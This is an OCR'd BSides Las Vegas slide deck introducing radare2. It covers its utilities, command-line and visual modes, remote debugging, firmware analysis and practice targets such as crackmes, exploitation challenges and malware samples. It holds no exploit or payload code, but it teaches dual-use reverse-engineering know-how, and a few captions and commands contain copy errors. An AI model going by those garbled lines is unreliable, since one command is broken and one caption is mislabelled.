RADARE2

First r2babies steps - Long Version

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BSides Las Vegas

ABOUT ME

- 22 y/o french expat @ Luxembourg
- Food, Travel and Languages <3
- I hate Bullshit
- Malware.lu CERT team leader (2days/week) and incident response @ European Commission CSIRC (3days/week)
- User of radare2 (impossibru!)
- I’m creating tests + documentation

GENERALITY ON RADARE2 FRAMEWORK

- r1 2006, r2 2009
- Multi-(OSes|Archs|Bindings|FileFormats|...)
- 10 tools based on the framework
- Around 111 contributors from various fields
- GSOC + RSOC
- CLI/VisualMode/GUI/WebGUI
- around 350K LOC

Installation !

INSTALLATION

- Always use git version!
- Use the provided VM on SSH (radare:radare / root:radare)
- git clone http://github.com/radare/radare2 && cd radare2 && ./sys/install.sh
- Use the Windows installer http://bin.rada.re/radare2.exe

UTILITIES

UTILITIES

- rax2
- rabin2
- rasm2
- radiff2
- rafind2
- rahash2
- radare2
- rarun2
- ragg2/ragg2-cc

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rax2 — Base converter

```
$ rax2 10
```

0xa

```
$ rax2 33 0x41 0101b
```

0x21 65 0x5

```
$ rax2 -s 4142434445
```

ABCDE

```
$ rax2 0x5*101b+5
```

30

UTILITIES

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UTILITIES: RABIN2

rabin2 — Binary program info extractor

```
$ rabin2 -e
```

Entrypoints

```
$ rabin2 -i
```

Shows imports

```
$ rabin2 -zz
```

Shows strings

```
$ rabin2 -g
```

Show all possible information

UTILITIES

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- ragg2/ragg2-cc

UTILITIES: RASM2

rasm2 — assembler and disassembler tool

```
$ rasm2 -a x86 -b 32 'mov eax, 33'
```

Assemble

```
$ rasm2 -d 9090
```

Disassemble

```
$ rasm2 -L
```

List supported asm plugins

```
$ rasm2 -a x86 -b 32 'mov eax, 33' -C
```

Output in C format

UTILITIES

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UTILITIES: RADIFF2

radiff2 — unified binary diffing utility

```
$ radiff2 original patched
```

Code diffing

```
$ radiff2 -C original patched
```


Code diffing using graphdiff algorithm

```
$ radiff2 -g main -a x86 -b32 original patched
```


Graph diff output of given symbol, or between two functions, at given offsets: one for each binary.

UTILITIES: RADIFF2 — GRAPH EXAMPLE

/bin/true



/bin/false



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UTILITIES: RAFIND2

rafind2 — Advanced commandline hexadecimal editor

```
$ rafind2 -X -s passwd dump.bin
```

Search for the string passwd

UTILITIES

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- rarun2
- ragg2/ragg2-cc

rahash2 — block based hashing utility

```
$ rahash2 -a all binary.exe
```

Display hashes of the whole file with all algos

```
$ rahash2 -B -b 512 -a md5
```

Compute md5 per block of 512

```
$ rahash2 -B -b 512 -a entropy
```

Compute md5 per block of 512

```
$ echo -n "admin" | rahash2 -a md5 -s "
```

Compute md5 of the string admin

UTILITIES

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RADARE2 — COMMAND LINE

1 command <—> 1 reverse-engineering'notion

Keep in mind that:

1. Every character has a meaning i.e (w = write, p = print)
2. Every command is a succession of character i.e pdf = p <-> print d <-> disassemble f <-> function
3. Every command is documented with **cmd?**, i.e pdf?,?, ???, ???, ?$?, ?@?

THE # COMMAND — HASHING COMMAND

1. Open a file with radare2 radare2 file.exe
2. Get Usage on the command #? **Usage: #algo <size> @ addr**
3. List of all existing algorithms ##
4. SHA1 #sha1
5. Hashing from the begin #sha1 @ 0
6. with a hash block size corresponding to the size of the file #sha1 $s @ 0x0

This command is same as rahash2 -a sha1 file.exe

THE I COMMAND — INFORMATION COMMAND

1. Get Usage on the command i?
2. Same as rabin2
3. izj for displaying in json
4. internal commands: ~, ls, {}, ..

radare2 — 'major' command example: pf

Quick Demo

THE T COMMAND — TYPES MANAGEMENT

1. Get Usage on the command t?
2. ’to’ to load the types from the C header file
3. tl link type to the memory, tf shows it like the pf
4. add ’j’ to get the output in the json format

radare2 - types command example

Quick Demo

RADARE2 — CLI MAIN COMMANDS

1. r2 -A or r2 then aaa : Analysis
2. s : Seek
3. pdf : Print disassemble function
4. af? : Analyse function
5. ax? : Analyse XREF
6. /? : Search
7. ps? : Print strings
8. C? : Comments
9. w? : Write


RADARE2 — VISUAL MODE

RADARE2 — VISUAL MODE MAIN COMMANDS

1. V? : Visual help
2. p/P : rotate print modes
3. move using arrows/hjkl
4. o : seek to
5. e : r2configurator
6. v : Function list
7. _ : HUD
8. V : ASCII Graph

RADARE2 — WEBUI

r2 -A -c=H filename



radare2 — debugger

RADARE2 — DEBUGGER

1. radare2 -d
2. Quickly switch to Visual debugger mode: Vpp
3. OllyDBG/IDApro shortcuts friendly

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RARUN2

Rarun2 — run programs in exotic environments

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1. Environnment setup tools for radare2
2. most useful with debugger
3. aslr, stdout, arguments, r2preload ...

UTILITIES

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Ragg2/Ragg2-cc — frontend for compiling shellcodes

DEBUGGING

- Native local debug (r2 -d)
- r2 agent (rap:// protocol)
- GDB remote protocol support
- WinDBG remote protocol support

Better to use the visual mode

r2 -d /bin/ls

```
[0x7f1574bf39b0 260 /bin/ls]> f tmp;sr s.. @ map._lib64_ld_2.20.so.r_x+18864 # 0x7f1574bf39b0
- offset -       0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x7ffdce1cddd0  0000 0000 0000 0000 88fc be74 157f 0000  ...........t....
0x7ffdce1cdde0  0100 0000 0000 0000 48ef 1cce fd7f 0000  ........H.......
0x7ffdce1cddf0  0000 0000 0000 0000 50ef 1cce fd7f 0000  ........P.......
0x7ffdce1cde00  a6f0 1cce fd7f 0000 c1f0 1cce fd7f 0000  ................
 r15 0x00000000         r14 0x00000000         r13 0x00000000
 r12 0x00000000         rbp 0x7ffdce1cddd0     rbx 0x00000000
 r11 0x00000000         r10 0x00000000          r9 0x00000000
  r8 0x00000000         rax 0x00000000         rcx 0x00000000
 rdx 0x00000000         rsi 0x00000000         rdi 0x7ffdce1cdde0
orax 0xffffffffffffffff rip 0x7f1574bf39b4     rflags = 1I
 rsp 0x7ffdce1cddd0
                0x7f1574bf39b0    55             push rbp
                0x7f1574bf39b1    4889e5         mov rbp, rsp
                ;-- rip:
                0x7f1574bf39b4    4157           push r15
                0x7f1574bf39b6    4156           push r14
                0x7f1574bf39b8    4155           push r13
                0x7f1574bf39ba    4154           push r12
                0x7f1574bf39bc    4989fc         mov r12, rdi
                0x7f1574bf39bf    53             push rbx
                0x7f1574bf39c0    4883ec38       sub rsp, 0x38
                0x7f1574bf39c4    0f31           rdtsc
                0x7f1574bf39c6    48c1e220       shl rdx, 0x20
                0x7f1574bf39ca    89c0           mov eax, eax
                0x7f1574bf39cc    4809d0         or rax, rdx
                0x7f1574bf39cf    488d151ad421.  lea rdx, [rip + 0x21d41a] ; 0x7f1574e10df0
                0x7f1574bf39d6    4889053bd221.  mov qword [rip + 0x21d23b], rax ; [0x7f1574e10c18:8]=0
                0x7f1574bf39dd    488b050cd421.  mov rax, qword [rip + 0x21d40c] ; [0x7f1574e10df0:8]=14
                0x7f1574bf39e4    4889d6         mov rsi, rdx
                0x7f1574bf39e7    482b3582d521.  sub rsi, qword [rip + 0x21d582]
                0x7f1574bf39ee    488915b3df21.  mov qword [rip + 0x21dfb3], rdx ; [0x7f1574e119a8:8]=0
                0x7f1574bf39f5    4889359cdf21.  mov qword [rip + 0x21df9c], rsi ; [0x7f1574e11998:8]=0
                0x7f1574bf39fc    4885c0         test rax, rax
```

GDB PROTOCOL

Just run gdbserver somewhere

and connect r2 to it:

```
r2 -D gdb -d /bin/ls gdb://99.44.23.50:4589
```

GDB PROTOCOL + WINE

Winedbg allows to run windows command

using the gdbserver too:

winedbg –gdb –no-start malware.exe

r2 -a x86 -b 32 -D gdb -d malware.exe gdb://localhost:44840

WINDBG

r2 allows to connect WinDBG/KD

For example, to debug windows kernel via the serial port:

bcdedit /debug on

bcdedit /dbgsettings serial debugport:1 baudrate:115200

then connect r2:

r2 -a x86 -b 32 -D wind windbg:///tmp/windbg.pipe

For now, connecting to the QEMU and VirtualBox are tested

DEBUGGING OMAP BOOTROM

Just run it in the modified qemu https://github.com/XVilka/qemu

./configure –target-list=arm-softmmu ; make ; sudo make install

qemu-system-arm -M milestone -m 256 -L . -bios bootrom.bin
-mtdblock mbmloader-1.raw -d in_asm,cpu,exec -nographic -s -S

r2 -D gdb -b arm gdb://localhost:9999

Same approach could be used for any customized hardware

GDB PROTOCOL + WINE

Winedbg allows to run windows command

using the gdbserver too:

winedbg –gdb –no-start malware.exe

r2 -a x86 -b 32 -D gdb -d malware.exe gdb://localhost:44840

FIRMWARE ANALYSIS

UEFI ANALYSIS

- Dump the image using flashrom or hardware
- Unpack the image using UEFITool
- Open the selected PE or TE file using r2

OLD LEGACY BIOS ANALYSIS

- Load the whole image or unpack it using bios_extract
- Open it using the correct segment and offset
- r2 load the whole BIOS image automatically
- r2 asrock_p4i65g.bin
- >. asrock_p4i65g.r2

EMBEDDED CONTROLLER - 8051

Lets start from the static analysis

r2 -a 8051 ite_it8502.rom

>. ite_it8502.r2

EMBEDDED CONTROLLER - 8051 - ESIL VM

Lets start from the static analysis

r2 -a 8051 ite_it8502.rom

. ite_it8502.r2

run ’aei’ command to init ESIL VM

run ’aeim’ command to init ESIL VM stack

run ’aeip’ command to start from the current offset

run ’aecu [addr]’ to emulate until the [addr] is reached

EMBEDDED CONTROLLER - 8051 - ESIL2REIL

Lets start again from the same place

r2 -a 8051 ite_it8502.rom

. ite_it8502.r2

run ’pae’ to show the esil expression

run ’aetr’ to convert the esil output to REIL

store this to some file and use the ’openreil’ utility to SMT it

SCRIPTING CAPABILITIES

Available for a lot of programming languages

Radare2 Bindings —

R2Pipe —

Demo time !

NOW YOUR TURN!

- Crackmes: IOLI-Crackme, flare-on 2015 challenges
- Exploitation: pwn1, pwn2, ropasaurus
- Malware(1/3): Practical malware analysis samples
- Malware(2/3): Any RAT samples see decoder on: https://github.com/kevthehermit/RATDecoders/
- Malware(3/3): AVCaesar.lu, MalekalDB
- Firmware/BIOS/UEFI: TODO


DOCUMENTATION

- Website: http://rada.re/
- Blog: http://radare.today
- Book: http://maijin.gitbooks.io/radare2book/content/


Exploitation (jvoisin work :-))


```
[0x7fb084700210 185 /bin/true]> f tmp;sr s.. @ sym.stderr+-2079350864 # 0x7fb084700210
- offset -       0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x7fff965a2d30  0100 0000 0000 0000 cd47 5a96 ff7f 0000  ........GZ.....
0x7fff965a2d40  0000 0000 0000 0000 d747 5a96 ff7f 0000  ........GZ.....
0x7fff965a2d50  2348 5a96 ff7f 0000 3548 5a96 ff7f 0000  #HZ.....5HZ.....
0x7fff965a2d60  5348 5a96 ff7f 0000 6248 5a96 ff7f 0000  SHZ.....bHZ.....
 r15 0x00000000          r14 0x00000000          r13 0x00000000
 r12 0x00000000          rbp 0x00000000          rbx 0x00000000
 r11 0x00000000          r10 0x00000000           r9 0x00000000
  r8 0x00000000          rax 0x00000000          rcx 0x00000000
 rdx 0x00000000          rsi 0x00000000          rdi 0x7fff965a2d30
orax 0xffffffffffffffff rip 0x7fb084700213      rflags = 1I
 rsp 0x7fff965a2d30
           0x7fb084700210    4889e7       mov rdi, rsp
           ;-- rip:
           0x7fb084700213    e818380000   call 0x7fb084703a30 ;[1]
              0x7fb084703a30(unk) ; rip
           0x7fb084700218    4989c4       mov r12, rax
           0x7fb08470021b    8b05d71b2200 mov eax, [rip+0x221bd7] ; 0x7fb084701df8
           0x7fb084700221    5a           pop rdx
           0x7fb084700222    488d24c4     lea rsp, [rsp+rax*8]
           0x7fb084700226    29c2         sub edx, eax
           0x7fb084700228    52           push rdx
           0x7fb084700229    4889d6       mov rsi, rdx
           0x7fb08470022c    4989e5       mov r13, rsp
           0x7fb08470022f    4883e4f0     and rsp, 0xfffffffffffffff0
           0x7fb084700233    488b3d261e2. mov rdi, [rip+0x221e26] ; 0x7fb084702060
           0x7fb08470023a    498d4cd510   lea rcx, [r13+rdx*8+0x10] ; 0x00000010
           0x7fb08470023f    498d5508     lea rdx, [r13+0x8]
           0x7fb084700243    31ed         xor ebp, ebp
           0x7fb084700245    e866ef0000   call 0x7fb08470f1b0 ;[2]
              0x7fb08470f1b0(unk) ; rip
           0x7fb08470024a    488d150ff30. lea rdx, [rip+0xf30f] ; 0x7fb08470f560
           0x7fb084700251    4c89ec       mov rsp, r13
           0x7fb084700254    41ffe4       jmp r12
           0x7fb084700257    660f1f84000. o16 nop [rax+rax]
           0x7fb084700260    488d05992d2. lea rax, [rip+0x222d99] ; 0x7fb084703000
```

STACK




